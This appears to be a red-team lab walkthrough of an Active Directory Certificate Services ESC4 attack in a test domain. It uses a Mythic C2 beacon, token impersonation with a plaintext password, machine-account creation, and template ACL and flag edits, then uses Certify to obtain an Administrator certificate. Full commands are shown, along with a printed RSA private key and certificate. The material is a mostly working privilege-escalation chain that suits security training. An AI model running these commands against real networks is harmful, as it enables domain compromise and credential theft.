
Found
domjoin:hKvhexY5BtAgtWAYwith indicator Root / domjoin
ADCS ESC4 exploiting (Mythical_User-2)
- For RedTeam
- BloodHound Enterprise - ADCS ESC4
- RedFox Security - Exploiting Weak ACLs on Active Directory Certificate Templates: ESC4
- RedBlueTeam Security - Active Directory Certificate Services (ADCS – ESC4)
- HackTricks - Vulnerable Certificate Template Access Control - ESC4
- The Hacker Recipes - Access Control - Certificate templates - ESC4
- For BlueTeam
Summary of what ESC4 is:
- A misconfiguration in the
ESC4certificate template allows users with low privileges to modify a template, which can be utilized by making it vulnerable to ESC1/ESC2/ESC3 and requesting an administrator certificate. - In other words, if a domain user has these permissions over a template:
Owner,WriteOwnerPrincipals,WriteDaclPrincipalsandWritePropertyPrincipals, they can abuse it to performESC1and becomeDomain admin.
We discovered previously that Domain Computers can ESC4 to the MYHICAL-US.VL domain, so let’s try to use domjoin to create a new computer object:
- Create a new stored credential:


- Launch a new becon as ‘Domjoin’, to do not alter the current Momo.Ayase session:
Download the same apollo payload:

Then upload it and execute is as Domjoin:
upload
Click on ENTER key

shell c:\programdata\1\apollo.exe
Got a new callback then change the description to avoid confusion (previous for Momo.Ayase and this new one for Domjoin):

- Create a token as
domjoin:
make token
Click on ENTER key

OR manually:
make_token -username mythical-us.vl\domjoin -password hKvhexY5BtAgtWAY
Successfully impersonated MYTHICAL-US\Momo.Ayase
Double check:
whoami
Local Identity: MYTHICAL-US\Momo.Ayase
Impersonation Identity: mythical-us.vl\domjoin

- Download PowerMad:
$ git clone https://github.com/Kevin-Robertson/Powermad.git
- Import it in PowerShell commands in our Mythic session:
cd c:\programdata\1
powershell_import
Click on ENTER key
- Create a new Machine Account via domjoin’s token:
powershell $password=ConvertTo-SecureString 'Azerty1234!' -AsPlainText -Force; New-MachineAccount -machineaccount FromRPWNWithLove -Password $($password)
[+] Machine account FromRPWNWithLove added
Now, we will impersonate our new Domain Computer FromRPWNWithLove$:
To keep also the Domjoin session, we will proceed in the same previous way to create a new session as FromRPWNWithLove$:
make_token -username mythical-us.vl\FromRPWNWithLove -password Azerty1234!
Double check:
Local Identity: MYTHICAL-US\Momo.Ayase
Impersonation Identity: mythical-us.vl\FromRPWNWithLove

Import PowerView in PowerShell commands in this new Mythic session:
cd c:\programdata\1
powershell_import
Add ENROLLEE_SUPPLIES_SUBJECT to the vulnerable template:
$templateName = "Machine"; $caServer = "mythical-us-DC01-CA"; Import-Module ActiveDirectory; $template = Get-ADObject -LDAPFilter "(cn=$templateName)" -SearchBase "CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=mythical-us,DC=vl"; $currentFlag = $template."mspki-certificate-name-flag"; $newFlag = $currentFlag -bor 0x00000001; Set-ADObject -Identity $template -Replace @{ "mspki-certificate-name-flag" = $newFlag };
Add Domain Users group to the Enrollment Rights:
powershell Add-DomainObjectAcl -TargetIdentity Machine -PrincipalIdentity "Domain Users" -RightsGUID "0e10c968-78fb-11d2-90d4-00c04f79dc55" -TargetSearchBase "LDAP://CN=Configuration,DC=mythical-us,DC=vl" -Verbose
Upload certify.exe:
upload

Then get the certificate of an Administrator:
run -Executable Certify.exe -Arguments "request /ca:dc01.mythical-us.vl\mythical-us-DC01-CA /template:Machine /altname:Administrator"
   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Request a Certificates

[*] Current user context    : MYTHICAL-US\Momo.Ayase
[*] No subject name specified, using current context as subject.

[*] Template                : Machine
[*] Subject                 : CN=Momo Ayase, OU=employees, DC=mythical-us, DC=vl
[*] AltName                 : Administrator

[*] Certificate Authority   : dc01.mythical-us.vl\mythical-us-DC01-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 3

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAzfc1Z8DpBZxeX2MZ7bzKi1CVdf6mFv4m9QyI6vSxEGp8gC3T
bxjmcW+kHQtlzIfjT+kQmfaTn9FEZqdqn4YeV+jCfTttpDIqZbzOJ2q8kHz8532Y
T/bzmVp0sG+BAOAdLw0wR7uDOEm9D10pvbSm7ssQc60gK3nhzusIjeWfkyNmHCqF
/N8mtkSxYi07pYqzhlOJgsTDwAH36TLGi7+ciV3MikOeDaLqifNdAikMEKfGfvVq
kxgeRw3CgxOd7S9st6QPKhSBraiHIQIZwJT+ZPkiB+cmfVF8x/d/8Lcnq0dx48gy
HbF1reyKnMsokaC/Bn1wd+rnGo4CnlZJ8jHhwQIDAQABAoIBAH7pyEexcCTb8K74
Qt7iSTBFLIOzsSZT3y96VNfqhTynUSYulq1Le5wEfezDvCumxCPWajtk3BxLd8mF
ecbofsQOkeFXAD2AB+3+xE03kQ+7ZJ9EHdmQQxSIz4R0gNpIPtNiXhClc7r4fP39
mx3hNkfIas/Mqxj/FmxJGVFOX+Dqf9HxOJwUi2hwJKtaqzGesrNwveYaGPoem/Fb
Wd31ywY6pGO80t5KibGFEQEop4u2YQ+miUAK87SnF0hIDmtNCOpvkS9cIKb4OLaU
N+eknqnrQT3nmK69BMvWjzXMVsASHXOo+QdieY+SdGrvLTSrxQMfAJI3IjTxg4v8
i29Twy0CgYEA/M8sWaYqJbauJhWDflSt4j9UQWgnW9sPm21NKotkIh2kQcIn8WGZ
oN8+ZdR4IaoxHgiPW25LqwmKtXkBCG5KtMu7daeBCm5Roe4MQC4g92k5wDsM6LWc
Kf+SN90mCGc6TpCuHx9OQDjzF0ifyliXQ7h/ZAeC4o0S0dadjE8yAYMCgYEA0JCv
BGYxZzt/T1bV4ggBc0VdfORu0VwiccjD8j7gr6BcsvoN2dn7IDhY8OAznWg4T/2z
b/KSMY4RE7mWMJP83Qw+B807ZNGGRvpLNJyWIXpuxTzK/Dkoh8r+E9G+EHYBgIbF
U3ftgeIcmhwzySe0npPE23xR2lhY0nRb+ADjwGsCgYEAmXiHWvEFuxlYRSRgTAvJ
94QsePxqkFe+9ML4ynAOXKuT8JuWNfHjGocL0TOXrhAseygFJyMg6ncDbsFDgEO8
NF9NsNH8A0IPanchlsCqIKgPeAQhBRBi+hf9Qs6M7SMFgXZRTfFqRpCL+kGLR4Ja
abESHL52lWPA3gQkZm4ZVFMCgYEAuR+jaZk3wrTJ5Odjw1RtzR5FxASS5JwOKscU
PeJX1yvU/Dv9rV/RiqDZOT0YM2B9k2rSKcy6vOen+sUhLY89xAsIyC3/yRY9RKUH
ufQ/QgoFZmb2mXg2pImminsCZGQKI0X8woDRvRaxYo0j3imzJYpuEo+/q7n9ZRhJ
RdGsVm8CgYEA3cKkR54jwpTUx7PvYYKNQBWswuuDo3z0rWzdvI3ygC+lBnL1lmD2
k3M64QcN4Uv8yr79GXiPpZAJx8RHhe6VJ/AuFP+b+c+50cGO+36dcEsDc9FxV8O0
myoMCvY75EKAhsypipjDXLzCprFavphQp/R9jALrnkbIsG05IYeexFQ=
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGkzCCBHugAwIBAgITJwAAAAOnxIm6BEFu+gAAAAAAAzANBgkqhkiG9w0BAQsF
ADBPMRIwEAYKCZImiZPyLGQBGRYCdmwxGzAZBgoJkiaJk/IsZAEZFgtteXRoaWNh
bC11czEcMBoGA1UEAxMTbXl0aGljYWwtdXMtREMwMS1DQTAeFw0yNDEyMDkxMTAy
NTZaFw0yNTEyMDkxMTAyNTZaMFoxEjAQBgoJkiaJk/IsZAEZFgJ2bDEbMBkGCgmS
JomT8ixkARkWC215dGhpY2FsLXVzMRIwEAYDVQQLEwllbXBsb3llZXMxEzARBgNV
BAMTCk1vbW8gQXlhc2UwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDN
9zVnwOkFnF5fYxntvMqLUJV1/qYW/ib1DIjq9LEQanyALdNvGOZxb6QdC2XMh+NP
6RCZ9pOf0URmp2qfhh5X6MJ9O22kMiplvM4naryQfPznfZhP9vOZWnSwb4EA4B0v
DTBHu4M4Sb0PXSm9tKbuyxBzrSAreeHO6wiN5Z+TI2YcKoX83ya2RLFiLTulirOG
U4mCxMPAAffpMsaLv5yJXcyKQ54NouqJ810CKQwQp8Z+9WqTGB5HDcKDE53tL2y3
pA8qFIGtqIchAhnAlP5k+SIH5yZ9UXzH93/wtyerR3HjyDIdsXWt7IqcyyiRoL8G
fXB36ucajgKeVknyMeHBAgMBAAGjggJbMIICVzAdBgkrBgEEAYI3FAIEEB4OAE0A
YQBjAGgAaQBuAGUwHQYDVR0lBBYwFAYIKwYBBQUHAwIGCCsGAQUFBwMBMA4GA1Ud
DwEB/wQEAwIFoDAdBgNVHQ4EFgQUqre7KA/ElPB2EHXnVkXYx7G96V8wKAYDVR0R
BCEwH6AdBgorBgEEAYI3FAIDoA8MDUFkbWluaXN0cmF0b3IwHwYDVR0jBBgwFoAU
9bkc8DOViFPTfoICvqYW/l3Nr24wgdEGA1UdHwSByTCBxjCBw6CBwKCBvYaBumxk
YXA6Ly8vQ049bXl0aGljYWwtdXMtREMwMS1DQSxDTj1kYzAxLENOPUNEUCxDTj1Q
dWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0
aW9uLERDPW15dGhpY2FsLXVzLERDPXZsP2NlcnRpZmljYXRlUmV2b2NhdGlvbkxp
c3Q/YmFzZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2ludDCByAYIKwYB
BQUHAQEEgbswgbgwgbUGCCsGAQUFBzAChoGobGRhcDovLy9DTj1teXRoaWNhbC11
cy1EQzAxLUNBLENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1T
ZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPW15dGhpY2FsLXVzLERDPXZsP2NB
Q2VydGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9y
aXR5MA0GCSqGSIb3DQEBCwUAA4ICAQDd5/cZatRseeZzl0BeBRwNroynALuaxIGF
K0ii4yFnH7phdxZi92/AB0R6nnAZb0z47tcsubQD/oShV6B1UoDLnMg5/jTolj5X
5HupuNL+qk9iCBs/B+44t7StSmbkCAh6VVw0qHj4T7aSd50JPTm9mA/eVzQNda1E
hxm+znL6xiTvcfFTnnB4hU6z9gh2ItPf7P5juD4NPtxvgKN6BLExRr2RHjusMM0S
nRtUSHev3N0S5woFaQTylLo+LweBOkf/fTo+NXnaxDUZCXSEwRp++BAYFsqHfWy0
UqMOTkz3W5Mmnb7s6HgY2CuCOurXOjBzRqgv+7TUtOhezTmKPISSatogsJpyWwQr
kbUqVaFVzWt93LlhCBe7s4lggnESvGEHwT+OVo2bn1HjFcgQf47NiNrCeNjly/qh
PHCXGh/IwIz3265KhF4H4mYuENPb3ocS3p7X7yWnSnnau3fGGWbYM35GfCaANKH1
ukddp/GnVlyz0ylr3LXrK2aPISf4l5REFqyzwit3Ci6o3ftZTlZaw3fA3/c8Aquz
XRaipCSGCA2r+qI5qb0mo6HpbGrE0udSx5yAhxgm+dDcDANWPHFaXN/AakQnLxLh
kaKM5Gwj9d2K3c+iU1kPo3spz9YrqsM+Z0O3wgcSQXvFGkEWjMP2A57zcly6qFV7
y90NjgpLDA==
-----END CERTIFICATE-----


[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx


Certify completed in 00:00:16.0021935
Convert it to a certificate PFX:
$ cat cert.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAzfc1Z8DpBZxeX2MZ7bzKi1CVdf6mFv4m9QyI6vSxEGp8gC3T
bxjmcW+kHQtlzIfjT+kQmfaTn9FEZqdqn4YeV+jCfTttpDIqZbzOJ2q8kHz8532Y
T/bzmVp0sG+BAOAdLw0wR7uDOEm9D10pvbSm7ssQc60gK3nhzusIjeWfkyNmHCqF
/N8mtkSxYi07pYqzhlOJgsTDwAH36TLGi7+ciV3MikOeDaLqifNdAikMEKfGfvVq
kxgeRw3CgxOd7S9st6QPKhSBraiHIQIZwJT+ZPkiB+cmfVF8x/d/8Lcnq0dx48gy
HbF1reyKnMsokaC/Bn1wd+rnGo4CnlZJ8jHhwQIDAQABAoIBAH7pyEexcCTb8K74
Qt7iSTBFLIOzsSZT3y96VNfqhTynUSYulq1Le5wEfezDvCumxCPWajtk3BxLd8mF
ecbofsQOkeFXAD2AB+3+xE03kQ+7ZJ9EHdmQQxSIz4R0gNpIPtNiXhClc7r4fP39
mx3hNkfIas/Mqxj/FmxJGVFOX+Dqf9HxOJwUi2hwJKtaqzGesrNwveYaGPoem/Fb
Wd31ywY6pGO80t5KibGFEQEop4u2YQ+miUAK87SnF0hIDmtNCOpvkS9cIKb4OLaU
N+eknqnrQT3nmK69BMvWjzXMVsASHXOo+QdieY+SdGrvLTSrxQMfAJI3IjTxg4v8
i29Twy0CgYEA/M8sWaYqJbauJhWDflSt4j9UQWgnW9sPm21NKotkIh2kQcIn8WGZ
oN8+ZdR4IaoxHgiPW25LqwmKtXkBCG5KtMu7daeBCm5Roe4MQC4g92k5wDsM6LWc
Kf+SN90mCGc6TpCuHx9OQDjzF0ifyliXQ7h/ZAeC4o0S0dadjE8yAYMCgYEA0JCv
BGYxZzt/T1bV4ggBc0VdfORu0VwiccjD8j7gr6BcsvoN2dn7IDhY8OAznWg4T/2z
b/KSMY4RE7mWMJP83Qw+B807ZNGGRvpLNJyWIXpuxTzK/Dkoh8r+E9G+EHYBgIbF
U3ftgeIcmhwzySe0npPE23xR2lhY0nRb+ADjwGsCgYEAmXiHWvEFuxlYRSRgTAvJ
94QsePxqkFe+9ML4ynAOXKuT8JuWNfHjGocL0TOXrhAseygFJyMg6ncDbsFDgEO8
NF9NsNH8A0IPanchlsCqIKgPeAQhBRBi+hf9Qs6M7SMFgXZRTfFqRpCL+kGLR4Ja
abESHL52lWPA3gQkZm4ZVFMCgYEAuR+jaZk3wrTJ5Odjw1RtzR5FxASS5JwOKscU
PeJX1yvU/Dv9rV/RiqDZOT0YM2B9k2rSKcy6vOen+sUhLY89xAsIyC3/yRY9RKUH
ufQ/QgoFZmb2mXg2pImminsCZGQKI0X8woDRvRaxYo0j3imzJYpuEo+/q7n9ZRhJ
RdGsVm8CgYEA3cKkR54jwpTUx7PvYYKNQBWswuuDo3z0rWzdvI3ygC+lBnL1lmD2
k3M64QcN4Uv8yr79GXiPpZAJx8RHhe6VJ/AuFP+b+c+50cGO+36dcEsDc9FxV8O0
myoMCvY75EKAhsypipjDXLzCprFavphQp/R9jALrnkbIsG05IYeexFQ=
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGkzCCBHugAwIBAgITJwAAAAOnxIm6BEFu+gAAAAAAAzANBgkqhkiG9w0BAQsF
ADBPMRIwEAYKCZImiZPyLGQBGRYCdmwxGzAZBgoJkiaJk/IsZAEZFgtteXRoaWNh
bC11czEcMBoGA1UEAxMTbXl0aGljYWwtdXMtREMwMS1DQTAeFw0yNDEyMDkxMTAy
NTZaFw0yNTEyMDkxMTAyNTZaMFoxEjAQBgoJkiaJk/IsZAEZFgJ2bDEbMBkGCgmS
JomT8ixkARkWC215dGhpY2FsLXVzMRIwEAYDVQQLEwllbXBsb3llZXMxEzARBgNV
BAMTCk1vbW8gQXlhc2UwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDN
9zVnwOkFnF5fYxntvMqLUJV1/qYW/ib1DIjq9LEQanyALdNvGOZxb6QdC2XMh+NP
6RCZ9pOf0URmp2qfhh5X6MJ9O22kMiplvM4naryQfPznfZhP9vOZWnSwb4EA4B0v
DTBHu4M4Sb0PXSm9tKbuyxBzrSAreeHO6wiN5Z+TI2YcKoX83ya2RLFiLTulirOG
U4mCxMPAAffpMsaLv5yJXcyKQ54NouqJ810CKQwQp8Z+9WqTGB5HDcKDE53tL2y3
pA8qFIGtqIchAhnAlP5k+SIH5yZ9UXzH93/wtyerR3HjyDIdsXWt7IqcyyiRoL8G
fXB36ucajgKeVknyMeHBAgMBAAGjggJbMIICVzAdBgkrBgEEAYI3FAIEEB4OAE0A
YQBjAGgAaQBuAGUwHQYDVR0lBBYwFAYIKwYBBQUHAwIGCCsGAQUFBwMBMA4GA1Ud
DwEB/wQEAwIFoDAdBgNVHQ4EFgQUqre7KA/ElPB2EHXnVkXYx7G96V8wKAYDVR0R
BCEwH6AdBgorBgEEAYI3FAIDoA8MDUFkbWluaXN0cmF0b3IwHwYDVR0jBBgwFoAU
9bkc8DOViFPTfoICvqYW/l3Nr24wgdEGA1UdHwSByTCBxjCBw6CBwKCBvYaBumxk
YXA6Ly8vQ049bXl0aGljYWwtdXMtREMwMS1DQSxDTj1kYzAxLENOPUNEUCxDTj1Q
dWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0
aW9uLERDPW15dGhpY2FsLXVzLERDPXZsP2NlcnRpZmljYXRlUmV2b2NhdGlvbkxp
c3Q/YmFzZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2ludDCByAYIKwYB
BQUHAQEEgbswgbgwgbUGCCsGAQUFBzAChoGobGRhcDovLy9DTj1teXRoaWNhbC11
cy1EQzAxLUNBLENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1T
ZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPW15dGhpY2FsLXVzLERDPXZsP2NB
Q2VydGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9y
aXR5MA0GCSqGSIb3DQEBCwUAA4ICAQDd5/cZatRseeZzl0BeBRwNroynALuaxIGF
K0ii4yFnH7phdxZi92/AB0R6nnAZb0z47tcsubQD/oShV6B1UoDLnMg5/jTolj5X
5HupuNL+qk9iCBs/B+44t7StSmbkCAh6VVw0qHj4T7aSd50JPTm9mA/eVzQNda1E
hxm+znL6xiTvcfFTnnB4hU6z9gh2ItPf7P5juD4NPtxvgKN6BLExRr2RHjusMM0S
nRtUSHev3N0S5woFaQTylLo+LweBOkf/fTo+NXnaxDUZCXSEwRp++BAYFsqHfWy0
UqMOTkz3W5Mmnb7s6HgY2CuCOurXOjBzRqgv+7TUtOhezTmKPISSatogsJpyWwQr
kbUqVaFVzWt93LlhCBe7s4lggnESvGEHwT+OVo2bn1HjFcgQf47NiNrCeNjly/qh
PHCXGh/IwIz3265KhF4H4mYuENPb3ocS3p7X7yWnSnnau3fGGWbYM35GfCaANKH1
ukddp/GnVlyz0ylr3LXrK2aPISf4l5REFqyzwit3Ci6o3ftZTlZaw3fA3/c8Aquz
XRaipCSGCA2r+qI5qb0mo6HpbGrE0udSx5yAhxgm+dDcDANWPHFaXN/AakQnLxLh
kaKM5Gwj9d2K3c+iU1kPo3spz9YrqsM+Z0O3wgcSQXvFGkEWjMP2A57zcly6qFV7
y90NjgpLDA==
